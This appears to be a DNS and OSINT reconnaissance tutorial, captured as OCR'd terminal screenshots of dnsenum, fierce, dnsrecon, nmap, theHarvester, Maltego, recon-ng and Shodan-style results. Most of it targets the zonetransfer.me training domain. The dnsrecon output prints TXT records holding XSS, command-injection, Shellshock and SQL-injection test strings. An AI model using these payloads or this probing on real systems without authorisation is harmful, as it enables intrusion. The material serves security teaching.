
```
root@kali:~# dnsenum zonetransfer.me
Smartmatch is experimental at /usr/bin/dnsenum line 698.
Smartmatch is experimental at /usr/bin/dnsenum line 698.
dnsenum VERSION:1.2.4

-----   zonetransfer.me   -----


Host's addresses:
__________________

zonetransfer.me.                         6524     IN    A        217.147.177.157


Name Servers:
______________

nsztm1.digi.ninja.                       10122    IN    A        81.4.108.41
nsztm2.digi.ninja.                       10122    IN    A        167.88.42.94


Mail (MX) Servers:
___________________

ASPMX4.GOOGLEMAIL.COM.                   293      IN    A        173.194.219.26
ASPMX5.GOOGLEMAIL.COM.                   293      IN    A        74.125.192.26
ASPMX3.GOOGLEMAIL.COM.                   293      IN    A        74.125.201.26
ASPMX2.GOOGLEMAIL.COM.                   293      IN    A        74.125.198.26
ALT2.ASPMX.L.GOOGLE.COM.                 293      IN    A        74.125.201.27
ALT1.ASPMX.L.GOOGLE.COM.                 293      IN    A        74.125.198.27
ASPMX.L.GOOGLE.COM.                      293      IN    A        74.125.203.27


Trying Zone Transfers and getting Bind Versions:
_________________________________________________


Trying Zone Transfer for zonetransfer.me on nsztm1.digi.ninja ...
zonetransfer.me.                         7200     IN    SOA               (
zonetransfer.me.                         7200     IN    RRSIG             (
zonetransfer.me.                         7200     IN    NS       nsztm1.digi.ninja.
zonetransfer.me.                         7200     IN    NS       nsztm2.digi.ninja.
zonetransfer.me.                         7200     IN    RRSIG             (
zonetransfer.me.                         7200     IN    A        217.147.177.157
```




```
Trying Zone Transfers and getting Bind Versions:
_________________________________________________


Trying Zone Transfer for zonetransfer.me on nsztm1.digi.ninja ...
zonetransfer.me.                         7200     IN    NS       nsztm1.digi.ninja.
zonetransfer.me.                         7200     IN    NS       nsztm2.digi.ninja.
zonetransfer.me.                         7200     IN    A        217.147.177.157
zonetransfer.me.                         300      IN    HINFO        "Casio
zonetransfer.me.                         7200     IN    MX                0
zonetransfer.me.                         7200     IN    MX               10
zonetransfer.me.                         7200     IN    MX               10
zonetransfer.me.                         7200     IN    MX               20
zonetransfer.me.                         7200     IN    MX               20
zonetransfer.me.                         7200     IN    MX               20
zonetransfer.me.                         7200     IN    MX               20
_sip._tcp.zonetransfer.me.               14000    IN    SRV               0
asfdbauthdns.zonetransfer.me.            7900     IN    AFSDB             1
asfdbbox.zonetransfer.me.                7200     IN    A         127.0.0.1
asfdbvolume.zonetransfer.me.             7800     IN    AFSDB             1
canberra-office.zonetransfer.me.         7200     IN    A        202.14.81.230
cmdexec.zonetransfer.me.                 300      IN    TXT              ";
dc-office.zonetransfer.me.               7200     IN    A        143.228.181.132
deadbeef.zonetransfer.me.                7201     IN    AAAA     dead:beaf::
deadbeef.zonetransfer.me.                3600     IN    NSEC     dr.zonetransfer.me.
dr.zonetransfer.me.                      300      IN    LOC              53
dr.zonetransfer.me.                      3600     IN    NSEC     DZC.zonetransfer.me.
DZC.zonetransfer.me.                     7200     IN    TXT         AbCdEfG
DZC.zonetransfer.me.                     3600     IN    NSEC     email.zonetransfer.me.
email.zonetransfer.me.                   7200     IN    A        74.125.206.26
Info.zonetransfer.me.                    3600     IN    NSEC     internal.zonetransfer.me.
internal.zonetransfer.me.                300      IN    NS       intns1.zonetransfer.me.
internal.zonetransfer.me.                300      IN    NS       intns2.zonetransfer.me.
intns1.zonetransfer.me.                  300      IN    A        167.88.42.94
AXFR record query failed: no socket TCP[167.88.42.94] Connection timed out
intns1.zonetransfer.me.                  3600     IN    NSEC     intns2.zonetransfer.me.
intns2.zonetransfer.me.                  300      IN    A        167.88.42.94
intns2.zonetransfer.me.                  3600     IN    NSEC     office.zonetransfer.me.
office.zonetransfer.me.                  7200     IN    A        4.23.39.254
ipv6actnow.org.zonetransfer.me.          7200     IN    AAAA     2001:67c:2e8:11::c100:1332
owa.zonetransfer.me.                     7200     IN    A        207.46.197.32
owa.zonetransfer.me.                     3600     IN    NSEC     robinwood.zonetransfer.me.
```




```
root@kali:~# fierce -dns google.com
DNS Servers for google.com:
        ns2.google.com
        ns4.google.com
        ns1.google.com
        ns3.google.com

Trying zone transfer first...
        Testing ns2.google.com
                Request timed out or transfer not allowed.
        Testing ns4.google.com
                Request timed out or transfer not allowed.
        Testing ns1.google.com
                Request timed out or transfer not allowed.
        Testing ns3.google.com
                Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...
216.58.203.100  academico.google.com
216.58.203.109  accounts.google.com
216.58.203.110  admin.google.com
216.58.203.110  ads.google.com
216.58.203.110  ai.google.com
216.58.203.110  alerts.google.com
216.58.203.100  ap.google.com
216.58.203.110  apps.google.com
216.58.203.100  asia.google.com
216.58.203.110  billing.google.com
216.58.203.105  blog.google.com
216.58.203.110  business.google.com
216.58.203.110  calendar.google.com
216.58.203.110  careers.google.com
216.58.203.110  catalog.google.com
216.58.203.110  chat.google.com
216.58.203.110  classroom.google.com
216.58.203.110  code.google.com
74.125.204.129  corp.google.com
216.58.203.110  d.google.com
216.58.203.110  design.google.com
216.58.203.110  developer.google.com
216.58.203.110  developers.google.com
```



```
root@kali:~# dnsrecon -a -w -g -d zonetransfer.me
[*] Performing General Enumeration of Domain: zonetransfer.me
[*] Checking for Zone Transfer for zonetransfer.me name servers
[*] Resolving SOA Record
[+]      SOA nsztm1.digi.ninja 81.4.108.41
[*] Resolving NS Records
[*] NS Servers found:
[*]     NS nsztm1.digi.ninja 81.4.108.41
[*]     NS nsztm2.digi.ninja 167.88.42.94
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 167.88.42.94
[-] Zone Transfer Failed for 167.88.42.94!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 81.4.108.41
[+] 81.4.108.41 Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*]      SOA nsztm1.digi.ninja 81.4.108.41
[*]      NS nsztm1.digi.ninja 81.4.108.41
[*]      NS nsztm2.digi.ninja 167.88.42.94
[*]      NS intns1.zonetransfer.me 167.88.42.94
[*]      NS intns2.zonetransfer.me 167.88.42.94
[*]      TXT google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA
[*]      TXT Remember to call or email Pippa on +44 123 4567890 or pippa@zonetransfer.me when making DNS changes
[*]      TXT '><script>alert('Boo')</script>
[*]      TXT AbCdEfG
[*]      TXT ZoneTransfer.me service provided by Robin Wood - robin@digi.ninja. See http://digi.ninja/projects/zonetransferme.php
[*]      TXT ; ls
[*]      TXT () { :]}; echo ShellShocked
[*]      TXT ' or 1=1 --
[*]      TXT Robin Wood
[*]      PTR www.zonetransfer.me 217.147.177.157
[*]      MX @.zonetransfer.me ASPMX.L.GOOGLE.COM 74.125.203.27
[*]      MX @.zonetransfer.me ASPMX.L.GOOGLE.COM 2404:6800:4008:c07::1b
[*]      MX @.zonetransfer.me ALT1.ASPMX.L.GOOGLE.COM 74.125.198.27
[*]      MX @.zonetransfer.me ALT1.ASPMX.L.GOOGLE.COM 2607:f8b0:4003:c05::1b
[*]      MX @.zonetransfer.me ALT2.ASPMX.L.GOOGLE.COM 74.125.201.27
[*]      MX @.zonetransfer.me ALT2.ASPMX.L.GOOGLE.COM 2607:f8b0:4001:c01::1a
[*]      MX @.zonetransfer.me ASPMX2.GOOGLEMAIL.COM 74.125.198.26
[*]      MX @.zonetransfer.me ASPMX2.GOOGLEMAIL.COM 2607:f8b0:4003:c05::1a
[*]      MX @.zonetransfer.me ASPMX3.GOOGLEMAIL.COM 74.125.201.26
[*]      MX @.zonetransfer.me ASPMX3.GOOGLEMAIL.COM 2607:f8b0:4001:c01::1a
[*]      MX @.zonetransfer.me ASPMX4.GOOGLEMAIL.COM 173.194.219.27
[*]      MX @.zonetransfer.me ASPMX4.GOOGLEMAIL.COM 2607:f8b0:4002:c03::1a
[*]      MX @.zonetransfer.me ASPMX5.GOOGLEMAIL.COM 74.125.192.26
```



```
root@kali:/mnt# nmap --script dns-brute --script-args dns-brute.domain=pentesting-lab.com

Starting Nmap 6.40 ( http://nmap.org ) at 2014-12-10 15:13 UTC
Pre-scan script results:
| dns-brute:
|   DNS Brute-force hostnames
|     www.pentesting-lab.com - 196.123.34.45
|     admin.pentesting-lab.com - 196.123.34.65
|     dev.pentesting-lab.com - 201.34.156.1
|     chat.pentesting-lab.com - 23.34.124.33
|     citrix.pentesting-lab.com - 196.123.34.67
|_    cms.pentesting-lab.com - 23.34.134.21
```



TOTAL RESULTS

141,613

TOP COUNTRIES

Russian Federation	21,077
Brazil	17,101
United States	14,781
Korea, Republic of	6,336
Canada	4,890

TOP SERVICES

HTTPS	84,340
HTTP	55,123
NTP	404
179	275
SSH	155

302 Moved


202.51.67.20
cache.google.com
Nepal International Internet Gateway
Added on 2018-02-25 07:23:15 GMT
Nepal, Kathmandu
Details

```
HTTP/1.1 302 Found
Location: https://www.google.com.vn/?gfe_rd=cr&dcr=0&ei=bGOSWo3-KI6EogPt3YqoDg&gws_rd=ssl
Cache-Control: private
Content-Type: text/html; charset=UTF-8
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Sun, 25 Feb 2018 07:19:09 GMT
Server: gws
Con...
```


302 Moved

220.122.1.234
cache.google.com
Korea Telecom
Added on 2018-02-25 07:22:42 GMT
Korea, Republic of, Kwachon
Details

```
HTTP/1.1 302 Found
```



```
root@kali:~# theharvester -b all -d zonetransfer.me

*******************************************************************
*                                                                 *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* TheHarvester Ver. 2.7                                           *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************


Full harvest..
[-] Searching in Google..
        Searching 0 results...
        Searching 100 results...
[-] Searching in PGP Key server..
[-] Searching in Bing..
        Searching 50 results...
        Searching 100 results...
[-] Searching in Exalead..
        Searching 50 results...
        Searching 100 results...
        Searching 150 results...


[+] Emails found:
------------------
pippa@zonetransfer.me
pixel-1506786993611511-web-@zonetransfer.me
pixel-1506786996891728-web-@zonetransfer.me
xss.zonetransfer.me@xss.zonetransfer.me

[+] Hosts found in search engines:
------------------------------------
[-] Resolving hostnames IPs...
127.0.0.1:asfdbbox.zonetransfer.me
4.23.39.254:office.zonetransfer.me
207.46.197.32:owa.zonetransfer.me
54.206.51.177:staging.zonetransfer.me
217.147.177.157:testing.zonetransfer.me
217.147.177.157:www.zonetransfer.me
[+] Virtual hosts:
```




DNS Name
maltego.DNSName
secure.paterva.com


Output - Transform Output

```
Transform To AS number returned with 3 entities (from entity "173.230.156.0-173.230.156
Transform To AS number returned with 3 entities (from entity "104.200.18.0-104.200.18.2
Transform To AS number returned with 3 entities (from entity "198.58.100.0-198.58.100.2
Transform To AS number done (from 4 entities)
Running transform To Company [Owner] on 1 entities (from entity "63949")
Transform To Company [Owner] returned with 9 entities (from entity "63949")
Transform To Company [Owner] done (from entity "63949")
```


Type	DNS Name
DNS Name	secure.paterva.com
Weight	100
Incoming	1
Outgoing	1
Bookmark	




```
[recon-ng][default] > show modules

  Discovery
  ---------
    discovery/info_disclosure/cache_snoop
    discovery/info_disclosure/interesting_files

  Exploitation
  ------------
    exploitation/injection/command_injector
    exploitation/injection/xpath_bruter

  Import
  ------
    import/csv_file

  Recon
  -----
    recon/companies-contacts/facebook
    recon/companies-contacts/jigsaw
    recon/companies-contacts/jigsaw/point_usage
    recon/companies-contacts/jigsaw/purchase_contact
    recon/companies-contacts/jigsaw/search_contacts
```



